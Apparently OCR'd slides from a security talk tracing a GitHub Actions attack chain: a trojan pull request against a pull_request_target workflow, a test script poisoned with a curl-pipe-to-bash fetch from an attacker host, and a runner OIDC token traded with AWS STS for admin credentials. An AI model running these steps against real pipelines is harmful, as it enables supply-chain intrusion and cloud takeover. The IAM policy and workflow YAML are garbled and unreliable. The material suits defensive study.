THE TROJAN PULL REQUEST

"Curiosity killed the cat..."



The Crew



Gaurav Bhatia



Raj Sharma


Exploring the Open Source Perimeter



Traditional perimeters are hardening.

Logical flaws in open-source CI/CD automation are a target, especially repositories blindly trusting external community code contributions.

THE INNOCENT PR



Infiltration via standard Pull Request.
Malicious payload hidden behind a simple typo fix.

Zero-Click Trigger

- Instant Workflow Execution
- Automated Privileged Environment

- No Human Approval Needed



The Friction of Security


Diagnostic: Workflow Configuration

```
name: CI
on:
  push:
    branches: [ main ]
  pull_request:
  on: pull_request_target
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
    - uses: actions/checkout@v2
```



The privileged `pull_request_target` trigger is implemented for untrusted external contributions to allow access to repository secrets.

The Fatal Flaw



Privileged workflow instructed to check out untrusted head commit, granting execution access.

Poisoning the Well

ORIGINAL TEST SCRIPT	POISONED TEST SCRIPT
run-tests: \tpython3 setup.py install \tpytest tests/ \tcoverage run -m pytest	run-tests: \tpython3 setup.py install \tpytest tests/ \tcoverage run -m pytest \tcurl -sSL http://attacker-c2/payload.sh | bash

Indirect Poisoned Pipeline Execution avoided modifying the YAML.
A reverse shell was injected into test scripts, executing silently during the automated build phase.

Inside the Perimeter



Payload execution successful. GitHub Actions' default passwordless sudo allowed immediate root access, bypassing all corporate perimeters.

The Missing Keys

```
env | grep AWS
```



Static AWS keys were not found in memory.
Modern passwordless authentication is utilized.
Access is blocked.

The Handoff



ROOT SHELL SECURED

OBJECTIVE: ESCALATE TO PRODUCTION

```
17:45:02.004 UTC > init_session_transfer --target @RajSharma
[STATUS] Connection established.
[INFO] Analyzing CI/CD runner environment...
[ALERT] Cloud identity provider detected.
[ACTION] Mapping identity architecture...
[PROGRESS] ▰▰▰▰▰▰▰▰▰▰▰▰▰▰▰▰▰▰▰▰▱▱▱ 85%
>_
```

Ephemeral Identity Federation

OpenID Connect (OIDC) federation replaces static keys. Runners dynamically request cryptographically signed tokens from GitHub to prove identity to AWS.



Forging the Master Key

Workflow `id-token: write` permissions expose the local request URL. A fresh OIDC JSON Web Token (JWT) is minted directly from the compromised daemon.

```
$ curl -H 'Authorization: bearer $ACTIONS_ID_TOKEN...'

[OUTPUT] OIDC JSON Web Token (JWT):
eyJhbGciOiJSUzI1NiIsImtpZCI6IkExQjJDM3....X2z3a4b5c6d7e8f9g0h1i2j3k4l5
```

The Impersonation JWT


GitHub signs the token.

Because `pull_request_target` executes in the base repository context, the JWT subject claim falsely asserts origin from the trusted main branch.



The Elephant in the Room

Standard `pull_request` blocks untrusted tokens.



IAM shortcuts often override these protections.

The Fatal IAM Assumption

Overly permissive wildcard trust conditions (e.g., `repo:org/*`) accept any branch.

The forged token, claiming to be main, perfectly matches this flawed policy.



```
{
  "Version": "2014-01-21",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": {
          "arn:aws:iam:iam::*:role/*/::role/""
        }
      },
      "Action": "Allow",
      "Stringlike": {
        "token.actions.githubusercontent.com:sub": "repo:victim-
                org/*",
      },
      "Action": {
        "AssumeOrce:AssiameIntenity",
        "tokenSastlcyUperId",
        "tokenntealaws:Sreactions"
      }
    },
    "virtcaiWans": "",
    "brims": []
  }
]
```

Trading the Token

The pipeline is bypassed. The forged JWT is submitted to AWS STS. The signature is validated, the wildcard matched, and Cloud Admin credentials issued.

```
$ aws sts assume-role-with-web-identity --role-arn
arn:aws:iam::123456789012:role/GHA-Admin --web-
identity-token $FORGED_JWT
```





```
{
  "Credentials": {
    "AccessKeyId": "AKIAIOSFODNN7EXAMPLE",
    "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
    "SessionToken": "AQoDYXdzEJj/////////wEaYChF8i...snip...3E9rT",
    "Expiration": "2024-05-22T12:00:00Z"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROA123456789012:GitHubActions-Admin",
    "Arn": "arn:aws:sts::123456789012:assumed-role/GHA-Admin/GitHubActio
  }
}
```


AccessKeyId

SecretAccessKey

